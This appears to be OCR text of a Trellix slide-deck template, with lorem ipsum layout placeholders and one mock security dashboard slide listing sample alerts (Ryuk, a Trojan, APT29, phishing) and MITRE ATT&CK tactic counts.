
Donec ac enim a tellus mollis

- Porttitor ac a tellus


Laptop with Content

Optional subtitle

Lorem ipsum dolor sit amet, consectetur adipiscing elit. Ut sed tortor sit amet sem scelerisque lobortis. Sed elit sed tempor ultricies.



Trellix


STATUS
Partially Blocked
DATA SOURCES
5 Sources
MITRE ATT&CK
4/188 Techniques
--- Not Started
--- Unassigned
APT29
+3
HIGH
72/100
ALERT | ID:5672 | DETECTED AT: 4/23/2022
Suspicious Scheduled Task related Important H...
--- Not Started
--- Unassigned
1 IMPORTANT...
HIGH
72/100
ALERT | ID:1314 | DETECTED AT: 4/23/2022
Blocked Scheduled Tasks related to Ryuk
--- Not Started
--- Unassigned
RYUK
HIGH
72/100
ALERT | ID:3214 | DETECTED AT: 4/22/2022
Powershell.exe related to Trojan and 5 Assets
--- Not Started
Ricardo Hawkins
+2
TROJAN
LOW
35/100
ALERT | ID:6723 | DETECTED AT: 4/21/2022
Suspicious Phishing related to Cody Fisher
--- Not Started
--- Unassigned
THIRD-PARTY...
10:00 AM
11:30 AM
1:00 PM
2:30 PM
4:00 PM
Assignments
Show: Last 7 Hours
Arlene McCoy
Ricardo Hawkins
Jacob Jones
Wade Warren
Marvin McKinney
Your Data Sources & Health
Data Source Type: All
Status: All
EMAIL (2)
TRELLIX EMAIL SECURITY, O365...
NETWORK (2)
TRELLIX NETWORK SECURITY
ENDPOINT (2)
TRELLIX ENDPOINT SECURITY
DATA LOSS PREV...
TRELLIX DLP
INTEL (2)
TRELLIX INTEL SECURITY
CLOUD (2)
XDR SCORE
70%
OK
MITRE ATT&CK ™ Matrix
Focused View
Show: Last 7 Days
Initial Access (2)
Execution (2)
Credential Access (1)
Discovery (1)
Impact (2)

Trellix

“Quote, lorem ipsum dolor sit amet, consectetur adipiscing elit. Ut sed tortor sit amet sem scelerisque lobortis.”

Optional Attribution

Trellix

Big Statement Layout

Optional subtitle

Trellix

Big Statement Layout

Optional subtitle

Trellix

Trellix

Sidebar with Content

Optional subtitle

Lorem ipsum dolor sit amet, consectetur adipiscing elit

Ut sed tortor sit amet sem scelerisque lobortis

- Sed lobortis elit sed tempor

1) **First Level: Headline**
   Optional brief description

2) **First Level: Headline**
   Optional brief description

3) **First Level: Headline**
   Optional brief description

4) **First Level: Headline**
   Optional brief description

5) **First Level: Headline**
   Optional brief description

Trellix

Half Photo Right Layout

Optional subtitle

Lorem ipsum dolor sit amet, consectetur adipiscing elit. Ut sed tortor sit amet sem scelerisque lobortis. Sed elit sed tempor ultricies.

Trellix

Half Photo Left Layout


Optional subtitle

Lorem ipsum dolor sit amet, consectetur adipiscing elit. Ut sed tortor sit amet sem scelerisque lobortis. Sed elit sed tempor ultricies.

Photo Banner Right Layout

Optional subtitle

Lorem ipsum dolor sit amet, consectetur adipiscing elit. Ut sed tortor sit amet sem scelerisque lobortis. Sed elit sed tempor ultricies.



Trellix




Photo Banner Left Layout

Optional subtitle

Lorem ipsum dolor sit amet, consectetur adipiscing elit. Ut sed tortor sit amet sem scelerisque lobortis. Sed elit sed tempor ultricies.

Trellix

Photo Bottom Layout

Optional subtitle

Photo Top Layout

Optional subtitle

Trellix

Speaker Intro

Optional subtitle

Name Placeholder

April 9, 2024

Two Speaker Intro

Name Placeholder

Brief description

Name Placeholder

Brief description

Trellix